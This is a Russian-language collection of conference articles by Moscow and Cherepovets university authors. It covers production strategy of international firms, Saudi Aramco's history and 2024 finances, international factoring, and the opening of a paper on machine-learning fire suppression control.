К факторам, влияющим на формирование производственной стратегии международной компании в условиях нестабильности мировой экономики, можно отнести теоретические аспекты стратегического планирования, которое, как достаточно эффективная концепция управления, содержит некоторые черты традиционного подхода к планированию. К ним, по-нашему мнению, относятся: выделение стратегического управления экономической устойчивостью и придание ему более значимой роли по сравнению с другими функциями управления, элементарная формализация процедур стратегического управления в данной сфере - определение последовательности действий, обеспечение их регулярности, фиксирование основных мероприятий. Эти черты представляются необходимыми для современного стратегического управления экономической устойчивостью.

Крайней противоположностью концепции стратегического управления экономической устойчивостью, созданной по принципу противоречия этой теории, является инкрементальная или эволюционная концепция стратегического управления. Ее крайний вариант - это вывод о невозможности прогнозирования будущего<sup>47</sup>. Однако, можно ли назвать такой подход к развитию стратегическим, является спорным. В контексте более ранних рассуждений, в которых стратегия связана с целенаправленным действием, заданием направления, созданием тенденции развития, сознательным выбором возможностей развития, скорее нет. Это не означает, что такого рода концепции - даже если они не отождествляются со стратегией - не могут быть эффективными. Важно понять, может ли концепция изменения поэтапной стратегии внести какой-либо вклад в формирующуюся сегодня модель стратегического управления<sup>48</sup>. В частности, к ценностям этого типа можно отнести следующие: непрерывность создания стратегии экономической устойчивости или стратегического мышления, которое не может быть случайным, а продолжается, постоянно ищет новые

<sup>47</sup> Макализ Д. Экономика бизнеса: конкуренция, макростабильность и глобализация / пер. с англ. О. А. Самошкиной. М.: Бином. Лаб. знаний, 2007. 695 с.

<sup>48</sup> Норт Д. Понимание процесса экономических изменений. М.: ГУ-ВШЭ, 2010. 256 с.

концепции и при необходимости ставит под сомнение предыдущие правила, не формализация стратегической работы и стратегии - современный менеджмент в сфере экономической устойчивости.

Стратегический подход к управлению нельзя свести к формальным процедурам и документам, так как это процесс гораздо более широкого измерения, включающий мышление, неформальные договоренности, вмешательство в организационную культуру<sup>49</sup>. Это достижение эволюционной школы являются настолько универсальными, поэтому должно стать неотъемлемым элементом современного стратегического управления экономической устойчивостью. Положения ключевых элементов стратегии и организованный ход стратегической работы не исключают инициативы, не попадающие в эти рамки.

Требование непрерывности стратегической работы является важным ориентиром (фактором) для правильной организации процесса стратегического управления производственными. Достижения современного стратегического менеджмента значительной степени созданы позиционной и ресурсной школами. Позиционная концепция стратегического управления экономической устойчивостью подчиняет развитие компании внешним условиям. Она предполагает, что источники успеха лежат в умелой идентификации вызовов окружающей среды, особенно конкурентных, и решении их. Это определение всеобъемлющих целей и путей их достижения, что создает стратегию развития компании. Эта стратегия учитывает такие факторы, как прогнозирование спроса, планирование производства, технологии и обучение сотрудников.

К внешним факторам, влияющим на формирование производственной стратегии международной компании, являются экологические аспекты мировой экономики, которые в настоящее время связаны с развитием промышленного производства. Усилия по сохранению чистой и здоровой окружающей среды все больше усложняют условия ведения производственного бизнеса. С другой стороны, применение принципов устойчивого развития в деятельности промышленных предприятий становится все более важной предпосылкой повышения конкурентоспособности.

К внутренним факторам, влияющим на формирование производственной стратегии международной компании, выступает уровень инновационности задействованных факторов производства. Можно согласиться с позицией, согласно которой «суть инновационности — поиск новых способов улучшить уже существующее и приумножить их положительные качества. Это путь от идеи до конкретного продукта, технологии или услуги, который распространяется при практическом

---

<sup>49</sup> Мескон М.Х., Альберт М., Хедоури Ф. Основы менеджмента. 3-е издание. М.: Вильямс, 2009. 672 с.

использовании»<sup>50</sup>. Именно наличие инновационного потенциала у международной компании влияет на все элементы производственной стратегии, которую выстраивает менеджмент компании.

Поскольку производственная стратегия, как было ранее показано, направлена на удовлетворение потребностей конечных пользователей продукции, то конкурентные преимущества продукта должны соответствовать, прежде всего, запросам потребителей, которые выходят на мировой рынок и предъявляют спрос на эту продукцию.

Технологические инновации, которые влияют на формирование производственной стратегии международной компаний, определяются по таким признакам, как:

- использование новой техники, новых технологий обеспечения производства;

- внедрение сырья, материалов, комплектующих изделий с новыми свойствами;

- изменение в организации производства, его материально-технического обеспечения и эргометричности рабочих мест.

На формирование производственной стратегии организации значительное влияние оказывает необходимость нивелирования многочисленных рисков, возникающих при управлении производством.

В современных условиях не менее важным фактором, которые надо учитывать менеджменту компаний при формировании производственной стратегии, является учет ее взаимосвязи с другими видами функциональной стратегии – маркетинговой, финансовой, кадровой.

В условиях быстрой смены технологических укладов большое значение приобретает наличие квалифицированной рабочей силы, которая располагает необходимыми компетенциями для внедрения новшеств и эффективного использования новой техники и технологий. Как показывает практика инновационной деятельности организаций, именно недостаточный уровень квалификации сотрудников несет в себе наибольшие риски производственного процесса. Вместе с тем, международная практика выработала действенный инструмент, который при определенных условиях может нивелировать нехватки квалифицированного персонала – это аутсорсинг персонала, а шире – аутсорсинг производственных процессов.

Таким образом, производственная стратегия формируется под влиянием общей корпоративной стратегии, но имеет собственное содержание, преимущества и виды, а также на нее формирование и реализацию оказывают воздействие факторы внешней и внутренней среды.

---

<sup>50</sup> Шейкин А.Г. Что такое инновационная деятельность и почему государству важно стимулировать внедрение инноваций в регионах. URL: <http://council.gov.ru/services/discussions/blogs/134389/> ( дата 10.04.2025)

### Использованные источники:

1. Макализ Д. Экономика бизнеса: конкуренция, макростабильность и глобализация / пер. с англ. О. А. Самошкиной. М.: Бином. Лаб. знаний , 2007. 695 с.
2. Мескон М.Х., Альберт М., Хедоури Ф. Основы менеджмента. 3-е издание. М.: Вильямс, 2009. 672 с.
3. Норт Д. Понимание процесса экономических изменений. М.: ГУ-ВШЭ, 2010. 256 с.
4. Шейкин А.Г. Что такое инновационная деятельность и почему государству важно стимулировать внедрение инноваций в регионах. URL: <http://council.gov.ru/services/discussions/blogs/134389/> ( дата 10.04.2025)

*Платонова Е.Д., д.э.н.  
профессор  
кафедра экономической теории и менеджмента  
Московский педагогический государственный университет  
Москва, Россия  
Альджарви Бандар Мушббаб Г.  
магистрант  
Московский педагогический государственный университет  
Москва, Россия*

**ОРГАНИЗАЦИОННО-ЭКОНОМИЧЕСКИЕ И ФИНАНСОВЫЕ  
УСЛОВИЯ ФОРМИРОВАНИЯ СТРАТЕГИИ РАЗВИТИЯ НАУЧНО-  
ТЕХНОЛОГИЧЕСКОГО ПОТЕНЦИАЛА «SAUDI ARAMCO»**

*Аннотация.* «Saudi Aramco» — государственная национальная нефтяная компания Саудовской Аравии. Это крупнейшая нефтяная корпорация в мире с наибольшими запасами сырой нефти и её производства.

*Ключевые слова:* нефтяная компания, корпорация, нефть, КСА.

*Platonova E.D. Doctor of Economics,  
professor  
Department of Economic Theory and Management  
Moscow Pedagogical State University  
Moscow, Russia  
Aljarvi Bandar Mushbbab G.  
master's student  
Moscow Pedagogical State University  
Moscow, Russia*

**ORGANIZATIONAL, ECONOMIC AND FINANCIAL CONDITIONS  
OF FORMING THE STRATEGY FOR DEVELOPING SCIENTIFIC AND  
TECHNOLOGICAL POTENTIAL OF «SAUDI ARAMCO»**

*Abstract.* «Saudi Aramco» is the state-owned national oil company of Saudi Arabia. It is the largest oil corporation in the world with the largest reserves of crude oil and its production.

*Keywords:* oil company, corporation, oil, KSA.

Компания Saudi Aramco ведет свою историю с 1933 года, когда между Королевством Саудовской Аравией (КСА) и американской нефтяной Saudi Aramco Standard Oil Company of California (SOCAL) было подписано

концессионное соглашение и образована международная компания Arabian American Oil Company (Aramco).

В 1938 году усилия по поиску нефти в Аравийской пустыне увенчались успехом: началась промышленная добыча нефти из скважины Даммам № 7, получившей меткое название «скважина процветания».

С конца 1940-х годов Aramco достигла рекордных показателей добычи нефти. В 1970-е годы правительство Саудовской Аравии приобрело 25 % акций Aramco, а в следующем году увеличило эту долю до 60 %. В 1980 году правительство Саудовской Аравии увеличило свою долю в Saudi Aramco Aramco до 100%.

В настоящем статусе компания Saudi Arabian Oil Company (Saudi Aramco) была основана 13 ноября 1988 года Королевским указом № М/8 как нефтяная компания КСА со штаб-квартирой, расположенной в Дахране (КСА). Первоначально Saudi Aramco занималась разведкой, бурением и добычей углеводородных веществ, а также переработкой, производством, сбытом этих углеводородных веществ.

20 декабря 2017 г. был издан Королевский указ № М/37 от 04.02.1439Н, утверждающий Закон об углеводородах в КСА, согласно которому все месторождения углеводородов, углеводородные ресурсы являются собственностью КСА до тех пор, пока право собственности не будет передано на устье скважины после добычи.

Закон об углеводородах закрепляет исключительные полномочия КСА по установлению максимального объема добычи углеводородов Saudi Aramco и максимальной устойчивой мощности, которую Saudi Aramco должна поддерживать для обеспечения стабильных платежей в бюджет КСА.

По состоянию на 24 декабря 2017 года первоначальное концессионное соглашение Saudi Aramco было скорректировано концессионным соглашением, которое предоставляет Saudi Aramco исключительное право на разведку, бурение, поиск, оценку, разработку, добычу на территории концессии. Saudi Aramco предоставлено исключительное право на рынок и распространение углеводородов, нефтепродуктов и сжиженного нефтяного газа в КСА, а также неисключительное право на производство, переработку продукции, а также на маркетинг, продажу, транспортировку и экспорт такой продукции.

С 1 января 2018 г. Постановлением Совета министров № 180 от 04.01.1439Н (19 декабря 2017 г.) Saudi Aramco была преобразована в саудовскую акционерную компанию с новым Уставом.

Устав Saudi Aramco 1988 года был отменен с 1 января 2018 года в соответствии с Королевским указом № М/36 от 04.02.1439Н (20 декабря 2017 года). Коммерческий регистрационный номер Saudi Aramco — 2052101150. Акционерный капитал Saudi Aramco был установлен в размере 60 тыс. саудовских риалов («SAR»).

12 мая 2022 г., после получения необходимых разрешений от компетентных органов в отношении выпуска бонусных акций, внеочередное

общее собрание одобрило увеличение уставного капитала Saudi Aramco на 15 тыс. SAR.

11 декабря 2019 года Saudi Aramco завершила первичное публичное размещение акций («IPO»), и ее обыкновенные акции были зарегистрированы на Саудовской бирже. Одновременно с IPO компания приобрела у правительства 117,2 млн своих обыкновенных акций за денежную выплату в размере 3 750 SAR и классифицировала их как собственные акции. Данные акции используются Saudi Aramco для реализации акций сотрудникам.

13 февраля 2022 года правительство передало 4% акционерного капитала Saudi Aramco в Государственный инвестиционный фонд («PIF») как суверенный фонд благосостояния КСА. После передачи правительство КСО остается крупнейшим акционером Saudi Aramco, сохраняя за собой прямую долю в размере 94,19%.

Миссия Saudi Aramco формулируется как «Компания Aramco стремится обеспечить надежную, доступную и более устойчивую энергию для населения по всему миру, а также обеспечивать стоимость для своих акционеров в течение циклов деловой активности, сохраняя свое превосходство в добыче нефти и газа и лидирующие позиции в химической промышленности, стремясь извлечения выгоды из всей цепочки создания стоимости в энергетике и прибыльного роста своего портфеля»<sup>51</sup>.

Saudi Aramco последовательно достигает «высоких уровней производительности и эффективности, обеспечивая ценность не только для не только для нашей компании, но и для наших клиентов, партнеров, и сообществ, в которых мы работаем»<sup>52</sup>.

Saudi Aramco – это международная компания, которая на протяжении 1990-х годов постепенно расширяла связи и партнерские отношения по всему миру, сделав несколько международных инвестиций, начиная с покупки в 1991 году 35 % акций нефтеперерабатывающей компании SsangYong (в 2000 году переименованной в S-Oil) в Республике Корея.

Экспансия Saudi Aramco продолжилась в 1994 году, когда Saudi Aramco приобрела 40 % акций Petron Corporation - крупнейшего переработчика и продавца сырой нефти на Филиппинах.

В 1996 году Saudi Aramco сделала еще несколько зарубежных инвестиций в Европе, купив 50 % акций частной греческой нефтеперерабатывающей компании Motor Oil (Hellas) Corinth Refineries S.A. и ее маркетингового филиала Avinoil Industrial Commercial and Maritime Oil Company, S.A.

Сегодня Saudi Aramco представлена на основных мировых энергетических рынках - в Евразии, Африке, Австралии (Рис.2).

<sup>51</sup> Aramco annual report 2024 URL: <https://www.aramco.com/en/investors/annual-report>

<sup>52</sup> Aramco annual report 2024 URL: <https://www.aramco.com/en/investors/annual-report>

Кроме того, значительная часть бизнеса компании сосредоточена в Северной и Южной Америке – Канаде, США, Мексике, Бразилии, Чили, Аргентине, Колумбии, Эквадоре.

К началу 2000-х годов, чтобы реализовать свое видение - стать ведущим в мире интегрированным предприятием в области энергетики и химии, Saudi Aramco продолжила диверсификацию.

Являясь основным двигателем создания стоимости, Aramco намерена сохранить свои позиции в качестве крупнейшей в мире крупнейшей в мире компанией по объему добычи сырой нефти и одним из самых низко затратных производителей. Огромные запасы компании обширная база запасов, резервные мощности и уникальная операционная гибкость позволяют ей эффективно реагировать на изменения спроса.

Saudi Aramco располагает специальной системой внутренних и международных стопроцентных и аффилированных нефтеперерабатывающих заводов, которые служат для монетизации ее добычи. Благодаря постоянной стратегической интеграции, Компания получает дополнительную стоимость по всей цепочке создания стоимости углеводородов.

Saudi Aramco стремится снизить чистые выбросы углекислого газа в результате своей деятельности и поддержать глобальный энергетический путем развития направления New Energies бизнеса, включающего производство электроэнергии из возобновляемых источников и продукцию, и решения с низким уровнем выбросов углерода в энергетического, химического и сырьевого секторов.

Saudi Aramco содействует развитию разнообразной, более устойчивой и конкурентоспособной на мировом уровне энергетической экосистемы в Королевстве, чтобы поддержать конкурентоспособность компании.

Имея множество способов извлечения выгоды из барреля нефти, включая неметаллические продукты и продукты переработки нефти в химическую продукцию, Saudi Aramco вышла за рамки традиционных рынков и областей применения нефти и газа.

Saudi Aramco активно инвестирует в новые решения для повышения эффективности производства и потребления энергетических продуктов, включая повышение производительности и снижение вредных выбросов на транспорте за счет разработки новых высокопроизводительных двигателей и топливных технологий.

Заглядывая в будущее, Saudi Aramco планирует преобразовать углеводородные ресурсы в множество новых потоков ценностей для Aramco, КСА и ее народа, оставаясь при этом надежным поставщиком низкоуглеродной энергии для всего мира.

Организационная структура компании отражает цели и задачи компании<sup>53</sup>. Высшим органом компании является Собрание акционеров,

---

<sup>53</sup> Organizational structure and corporate governance.URL: <https://www.aramco.com/-/media/publications/corporate-reports/reports-and-presentations/2024/fy/sections/ara-2024-overview-english.pdf>

которое назначает Президента и Главного Исполнительного директора компании (President and Chief Executive Officer).

Корпоративная политика в области стратегии развития научно-технического потенциала компании курируется Исполнительным Вице-Президентом, отвечающий за развитие технологий и инноваций, но определяется Советом директором и утверждается на Собрании акционеров компании.

11 июня 2024 года Правительство завершило вторичное размещение акций, продав приблизительно 1,7 млрд. акций, что составляет 0,7% выпущенных акций Компании. После сделок Правительство КСА продолжает оставаться крупнейшим акционером Компании, владея 81,48% акций.

Saudi Aramco инвестирует в рост, расширяя свое внимание к голубому водороду и улавливанию углерода в рамках своей роли важного поставщика безопасной и доступной энергии с более низкими выбросами<sup>54</sup>.

Для реализации стратегии развития научно-технологического потенциала Saudi Aramco имеет большой финансовый потенциал, поскольку Saudi Aramco — самая дорогая компания в мире с рыночной стоимостью более 2 триллионов долларов как крупнейший производитель нефти в мире и владелец вторых по величине доказанных запасов сырой нефти, около 270 миллиардов баррелей. Это более чем в 10 раз превышает запасы ExxonMobil (торгуется на бирже NYSE: XOM), крупнейшей независимой энергетической компании в мире. С 1970-х годов поставки нефти, поставляемые Aramco, приносили 80% доходов Саудовской Аравии, а также большие запасы природного газа.

Несмотря на определенное снижение финансовых результатов в 2024 году по геополитическим причинам, Saudi Aramco остается компанией с высокими финансовыми показателями прибыли и денежных потоков. Saudi Aramco продемонстрировал свою устойчивость с чистой прибылью в размере 398,4 млрд SAR (106,2 млрд дол США) и свободным денежным потоком в размере 320,0 млрд SAR (85,3 млрд долларов США) на 31 декабря 2024 года<sup>55</sup>.

Снижение выручки на 2,9% в основном обусловлено снижением цен и объемов реализации сырой нефти, а также снижением цен на очищенную и химическую продукцию. Это было частично компенсировано более высокими объемами реализации очищенной и химической продукции в течение года.

Операционные расходы увеличились на 3,9%, что было в основном обусловлено ростом закупок, ростом производственных, коммерческих, административных и общих расходов, и более высокими расходами на обесценение. Рост был частично компенсирован более низкими роялти за добычу, зафиксированными в 2024 году.

<sup>54</sup> Aramco annual report 2024 URL: <https://www.aramco.com/en/investors/annual-report>

<sup>55</sup> Aramco annual report 2024 URL: <https://www.aramco.com/en/investors/annual-report>

Увеличение общего объема закупок в основном отражает влияние более высоких закупок сырой нефти, а также нефтепродуктов и химических продуктов, вызванных более высокими объемами, частично компенсированными снижением цен на сырую нефть, нефтепродукты и химические продукты по сравнению с предыдущим годом

Чистая прибыль снизилась на 12,4%, что было в основном обусловлено снижением выручки и других доходов, связанных с продажами, более высокими операционными расходами, а также снижением финансовых и других доходов, вызванных снижением процентного дохода и отсутствием прибыли, связанной с предоплатой отложенного вознаграждения в предыдущем году. Это было частично компенсировано снижением подоходного налога и закята, вызванным снижением налогооблагаемого дохода, зафиксированного в 2024 году.

Saudi Aramco фокусируется не только на расширении производства нефти, газа и химикатов, но и на инвестициях в новые технологии для обеспечения устойчивости и сокращения выбросов углерода с потенциалом достижения более низких уровней выбросов, как в бизнес и среди конечных пользователей продукции.

#### **Использованные источники**

1. Aramco annual report 2024 URL: <https://www.aramco.com/en/investors/annual-report>
2. Organizational structure and corporate governance.URL: <https://www.aramco.com/-/media/publications/corporate-reports/reports-and-presentations/2024/fy/sections/ara-2024-overview-english.pdf>

*Платонова Е.Д., д.э.н.  
профессор  
кафедры экономической теории и менеджмента  
Московский педагогический государственный университет  
Москва, Россия*  
*Альзахрани Султан Хамуд С.  
магистрант  
Московский педагогический государственный университет  
Москва, Россия*

## **СПЕЦИФИКА И ПРЕИМУЩЕСТВА ФАКТОРИНГА КАК ИНСТРУМЕНТА ФИНАНСИРОВАНИЯ МЕЖДУНАРОДНОГО БИЗНЕСА**

*Аннотация.* В статье определена сущность факторинга, выявлены выгоды факторинга для бизнеса, описаны преимущества и недостатки банковского и небанковского факторинга, представлен финансовый механизм факторинга, определены риски операций факторинга.

*Ключевые слова:* факторинг, финансовый инструмент, дебиторская задолженность, банковские риски.

*Platonova E.D. Doctor of Economics  
professor  
Department of Economic Theory and Management  
Moscow Pedagogical State University Moscow, Russia*  
*Alzahrani Sultan Hamoud S.  
master's student  
Moscow Pedagogical State University  
Moscow, Russia*

## **SPECIFICITY AND ADVANTAGES OF FACTORING AS A TOOL FOR FINANCING INTERNATIONAL BUSINESS**

*Аннотация.* В статье определена сущность факторинга, выявлены выгоды факторинга для бизнеса, описаны преимущества и недостатки банковского и небанковского факторинга, представлен финансовый механизм факторинга, определены риски операций факторинга.

*Ключевые слова:* факторинг, финансовый инструмент, дебиторская задолженность, банковские риски.

Рассмотрим специфику международного факторингового бизнеса. Международный факторинг — это международная интегрированная услуга. Экспортный факторинговый банк в дополнение к получению комиссии в

размере 0,1-0,4% от суммы счета-фактуры, получает доход за счет предоставления финансовых услуг экспортерам. Для импортного факторингового банка, из-за кредитного риска покупателя, поэтому коэффициент комиссии выше, как правило, 0,4-1% от суммы счета-фактуры, и может взимать около 30 долларов США в виде банковских сборов и некоторых сборов за документы.

В области международных расчетов факторинг особенно применим к расчетам по импорту и экспорту по статьям, не связанным с аккредитивами. По сравнению с инкассацией, денежными переводами и другими некредитными методами расчетов страховые агенты могут предоставлять более продуманные, удобные и надежные услуги как для импортной, так и для экспортной сторон.

Для экспортеров факторинг помогает расширить продажи и повысить прибыльность. Многие экспортеры, получившие заказы покупателей, не обязательно знакомы с маркетинговой средой рынка места импорта. Импортеры часто пользуются возможностью оказывать давление на цены и влиять на нормальную прибыль экспортеров. Если экспортеры пользуются услугами факторинга, они могут получать как торговое финансирование, так и сбор платежей, а также информацию и данные от факторинговых агентов для расширения своих экспортных продаж. Импортеры проводят детальное кредитное расследование и оценку кредитоспособности, чтобы эффективно защитить успешность экспортных операций и повысить прибыльность продаж.

Факторинговые расчеты способствуют развитию экспортной конкуренции. В условиях международной торговой конкуренции выбор метода расчетов часто имеет решающее значение. При нормальных обстоятельствах импортеры наиболее охотно используют простые процедуры, недорогостоящий документарный сбор или платеж по переводу денежных средств, но эти два коммерческих метода расчетов, основанных на кредитах, часто не защищают законные права и интересы экспортеров. Хотя расчеты по аккредитивам на основе банковского кредита могут эффективно преодолеть вышеуказанные недостатки, в процессе обработки аккредитивов импортеры часто не могут получить услуги по расчетам по аккредитивам из-за строгой кредитной экспертизы и кредитного лимита банков. Кроме того, многие импортеры считают, что процедуры аккредитива сложны, дороги и неконкурентоспособны. Факторинг может эффективно удовлетворять интересы импортеров в плане удовлетворения потребностей в расчетах. Даже если импортер освобождается от обременительных формальностей подачи заявки на аккредитив, экспортер получает 100% - ную кредитную защиту.

Преимущество факторинга – это получение защиты от кредитного риска. Если экспортер экспортирует товар в соответствии с кредитным лимитом, утвержденным факторинговым агентом, и уступает дебиторскую задолженность в соответствии с установленными процедурами, финансовый кредитный риск импортера будет передан факторинговой компании,

независимо от того, платит импортер или нет, экспортер может получить 100% защиту от инкассации иностранной валюты.

Кроме того, факторинг – это уменьшение стоимости расходов. Поскольку факторинговый агент берет на себя кредитное расследование импортеров, финансовое управление и сбор товаров и другие работы, снижая деловую нагрузку экспортера, можно снизить соответствующие затраты и расходы.

Доступ к службам управления учетными записями. Факторинговые компании проводят учет дебиторской задолженности, обработку деловых документов и другие большие объемы работ, чтобы облегчить экспортерам. В сочетании с применением компьютерного управления данными, чтобы экспортеры получали более экономичное и комплексное обслуживание.

Для импортеров преимущество в том, что не нужно обращаться в банк для выдачи сертификата, не нужно ограничиваться суммой банковской карты, использовать выгодные условия оплаты, при ограниченном капитале покупать больше товаров, ускорять приток средств, расширять оборот.

Освобождение от эмиссии, выдачи и других процедур, упрощение процедур покупки, сокращение времени расчетов, быстрая покупка, повышение эффективности сделки.

Именно из-за вышеуказанных преимуществ факторингового бизнеса в настоящее время в развитых странах, особенно в Европе, международная торговля все чаще использует эту форму международного факторинга, особенно в форме двойного факторинга, а не в форме аккредитивов. Двойной факторинговый бизнес, благодаря профессиональной работе двух факторинговых компаний в стране-экспортере и стране-импортере, то есть в стране-экспортере и стране-импортере, соответственно, есть факторинговые агенты для участия в факторинговом бизнесе. Преодоление трудностей в международной торговле из-за различных коммерческих и правовых привычек стран, а также различий во времени, месте и языке. А благодаря международной факторинговой услуге обе стороны торговли получили много преимуществ.

В настоящее время Международная факторинговая ассоциация (IFG) создана на международном уровне<sup>56</sup>. Организацией установлен набор международных норм ведения факторингового бизнеса, включая взаимные агентские контракты, общие правила и практику ведения бизнеса, арбитражные правила, стандартные форматы и процедуры ведения бухгалтерского учета и деловых операций между ними, факторинговые бизнес-компьютеры и телекоммуникационные системы связи.

Выделим основные *преимущества для поставщика*. Ввиду того что факторинг является финансово-кредитным инструментом, стоит в первую очередь остановиться на его преимуществах для дебитора:

---

<sup>56</sup> Первая международная факторинговая ассоциация, начавшая свою деятельность в 1960 г.

*Рост объемов продаж.* Этот показатель является одним из главных для оценки успехов компании. Чем больше и интенсивнее рост, тем выше прибыль. Добиться этого возможно только при повышении конкурентоспособности товаров, например, посредством расширения ассортиментов продукции или увеличения периода отсрочки платежа. Для достижения подобных целей оформление факторинга подходит больше всего.

*Уменьшение кассовых разрывов.* Нередки ситуации, когда поставщик испытывает финансовые трудности при поиске средств для расчета с кредиторами и поддержания деятельности компании. При факторинге эта проблема исчезает, ведь финансирование поступает сразу же после отгрузки товара.

*Повышение финансовой устойчивости за счет увеличения оборотных средств.* Факторинг помогает обеспечить достаточный денежный оборот компании, увеличить объем производства или закупок, восполняя дефицит ликвидности. С помощью этого финансового инструмента у предприятия появляется отличный шанс крепко закрепиться на рынке.

Рассмотрим, насколько существенны преимущества факторинга для покупателя, когда договор заключается покупателем в пользу поставщика и ответственность за уплату комиссии банку несет должник.

*Основные преимущества факторинга для покупателя:*

- возможность получения отсрочки платежа на длительный период, с оплатой после реализации товара;
- увеличение объема закупок, вследствие чего — рост компании;
- повышение конкурентоспособности благодаря расширению товарного ассортимента и скидок на продукцию;

сотрудничество с важными поставщиками на постоянной основе, В период нестабильности экономики нередки ситуации, когда покупатели сами обращаются к банкам, желая заключить контракт о факторинговом обслуживании с поставщиками.

Но несмотря на все плюсы и минусы факторинга для покупателя, этот инструмент связан с рисками, а потому имеет ряд недостатков, с которыми нужно ознакомиться, прежде чем заключать сделку.

*Недостатки факторинга:* минусов немного, но важно их учесть сложности, связанные с документооборотом. В случае большого объема передаваемых банку счетов может значительно увеличиться нагрузка на организацию документооборота компании.

Кроме того, лимитированный срок финансирования - максимальный лимит заказчика по отсрочке платежа составляет 180 дней. В случае государственных контрактов этот срок может достигать 360 дней. Для некоторых предприятий это может оказаться проблемой.

Возникают некоторые сложности с зачетом НДС - они связаны с тем, что финансирование по сделке осуществляется не в 100%-ном объеме сразу

же, а делится на две части. Сначала выплачивается 90 %, а резервный остаток по сумме — после завершения сделки.

Банки предпочитают открытый факторинг. Многие покупатели не хотят быть должны банку, чтобы избежать возможных проблем, предпочитая работать только с партнером-поставщиком. Поэтому банки, во избежание осложнений, нередко требуют согласия второй стороны на перечисление средств на счет. Этот пункт можно отнести к минусам факторинга для поставщика.

Таким образом, факторинг — это система финансовых услуг для производителей и поставщиков, которые продают свои товары и услуги на условиях отсрочки платежей.

Основной целью факторингового обслуживания является инкассирование дебиторских счетов клиентов и получение причитающихся в их пользу платежей.

В факторинговых операциях участвуют три стороны:

1. Фактор (банк) – финансовая организация, которая кредитует клиента и на основании полученных от клиента прав на дебиторскую задолженность взыскивает долги с должника.

2. Клиент — это поставщик, уступающий факторинговой компании право получения платежа за поставленные товары или оказанные услуги.

3. Предприятие – потребитель товара, должник.

Международный факторинговый бизнес стал новым инструментом финансирования торговли, поскольку он адаптировался к необходимости повышения конкурентоспособности внутренней торговли и достиг быстрого развития в последние годы, став тройкой защиты торговых долгов наряду с аккредитивным бизнесом и страхованием кредитов.

Осуществляя факторинговый бизнес, крупные и средние предприятия, особенно зарегистрированные на бирже, могут улучшить соответствующие показатели и структуру финансовой отчетности за счет передачи дебиторской задолженности, а также добиться контроля за кредитом продаж, заблаговременно оценив кредитоспособность покупателя с помощью предоставляемых фактором услуг по контролю продаж за кредитным риском. Для малых и средних предприятий полученные факторинговые авансы позволяют быстро вернуть средства, которые будут вложены в производство и эксплуатацию, избежать большого объема средств, занятых в дебиторской задолженности, и одновременно расширить объем продаж; освободить от ограничений залоговой гарантии и расширить каналы финансирования предприятия. Для покупателя с помощью факторингового бизнеса можно получить льготные условия оплаты кредитных продаж, расширить оборот; можно за счет собственной надежности и хороших финансовых показателей получить кредит продавца на покупку, при этом не нужны ни гарантии, ни залог, не нужно увеличивать деловые формальности, освободиться от традиционного урегулирования расходов, подлежащих оплате.

### **Использованные источники**

1. Герасименко А. Финансовый менеджмент – это просто: Базовый курс для руководителей и начинающих специалистов / А.Герасименко. – М.: Альпина Паблишер, 2017. – 479 с.
2. Головнин М. Ю. Теоретические основы денежно–кредитной политики в условиях глобализации . – М.: Институт экономики РАН, 2008. – 48 с.
3. Канаев А. В., Сеница Е. А. Эволюция факторинга: институты и рынки // Вестник Санкт-Петербургского Университета. Экономика. - СПб.: Изд-во СПбГУ, март 2013. - Серия 5. - Выпуск 1. - С. 53-68.
4. Первая международная факторинговая ассоциация, начавшая свою деятельность в 1960 г.
5. Шеремет, А.Д., Сайфулин, Р.С., Негашев, Е.В. Теория финансового анализа. – М.: ИНФРА-М, 2019. – 208 с.

*Попова А.Е.  
студент  
Научный руководитель: Белозор М.Ю., к.т.н  
доцент  
Череповецкий государственный университет  
Череповец, Россия*

## **АВТОМАТИЗИРОВАННОЕ УПРАВЛЕНИЕ СИСТЕМОЙ ПОЖАРОТУШЕНИЯ НА ОСНОВЕ ДАННЫХ ОБНАРУЖЕНИЯ И РАСПОЗНАВАНИЯ ОГНЯ ПРИ ПОМОЩИ МАШИННОГО ОБУЧЕНИЯ**

*Аннотация.* Один из ключевых аспектов безопасности зданий и сооружений — это эффективная система пожаротушения. В данной статье представлено исследование, посвященное автоматизированному управлению системой пожаротушения с использованием данных обнаружения и распознавания огня, полученных с помощью техники машинного обучения. Задача автоматического распознавания огня является критической для обеспечения безопасности в зданиях и промышленных объектах. В этом контексте, машинное обучение является мощным инструментом для осуществления автоматизации и повышения эффективности системы пожаротушения. Предложенная система демонстрирует высокую точность и производительность в распознавании огня и принятии решений по активации системы пожаротушения. Результаты исследования могут быть полезны для проектирования более эффективных и автоматизированных систем пожаротушения, обеспечивая быстрое реагирование на возможный пожар и минимизацию потенциального ущерба.

*Ключевые слова:* Автоматизация · Система пожаротушения · Обнаружение пожара · Распознавание пожара · Машинное обучение · Безопасность зданий.

*Popova A.E.  
student  
Scientific supervisor: Belozor M.Y., Candidate of Technical Sciences  
associate professor  
Cherepovets State University  
Cherepovets, Russia*

## **AUTOMATED CONTROL OF FIRE SUPPRESSION SYSTEM BASED ON FIRE DETECTION AND RECOGNITION DATA USING MACHINE LEARNING**

***Annotation.** One of the key aspects of building and structure safety is an effective fire suppression system. This paper presents a study on the automated control of fire suppression system using fire detection and recognition data from machine learning techniques. The task of automatic fire recognition is critical to ensure safety in buildings and industrial facilities. In this context, machine learning is a powerful tool for realizing automation and improving the efficiency of fire suppression system. The proposed system demonstrates high accuracy and performance in recognizing fire and making decisions to activate the fire suppression system. The results of the study can be useful for designing more efficient and automated fire suppression systems, providing a quick response to a possible fire and minimizing potential damage.*

*Keywords: Automation · Fire suppression system · Fire detection · Fire recognition · Machine learning · Building safety.*

## **Введение**

Системы пожаротушения — это важный компонент пожарной безопасности, необходимый для защиты зданий и сооружений от разрушительных последствий пожаров. Традиционные системы пожаротушения обычно требуют ручного управления или имеют ограничения в функциональности при обнаружении и борьбе с пожарами. В настоящее время разработка эффективной системы пожаротушения является одной из приоритетных задач, учитывая частые случаи возникновения пожаров, которые угрожают безопасности людей и имущества. Одной из передовых технологий, которая может быть применена в таких системах, является машинное обучение. Традиционные системы пожаротушения, активируемые по сигналу дыма или тепла, имеют определенные ограничения, такие как потенциальные ложные срабатывания или задержка в активации. В свете быстрого развития машинного обучения, возникает потребность в разработке автоматизированных систем пожаротушения, основанных на данных обнаружения и распознавания огня.

Автоматизированное управление системой пожаротушения на основе данных обнаружения и распознавания огня с использованием машинного обучения предлагает новые возможности для более эффективной и надежной защиты от пожаров. Использование данных, собранных от различных датчиков и камер, позволяет создать точные модели и алгоритмы, позволяющие надежно определить наличие пожара и принять соответствующие меры.

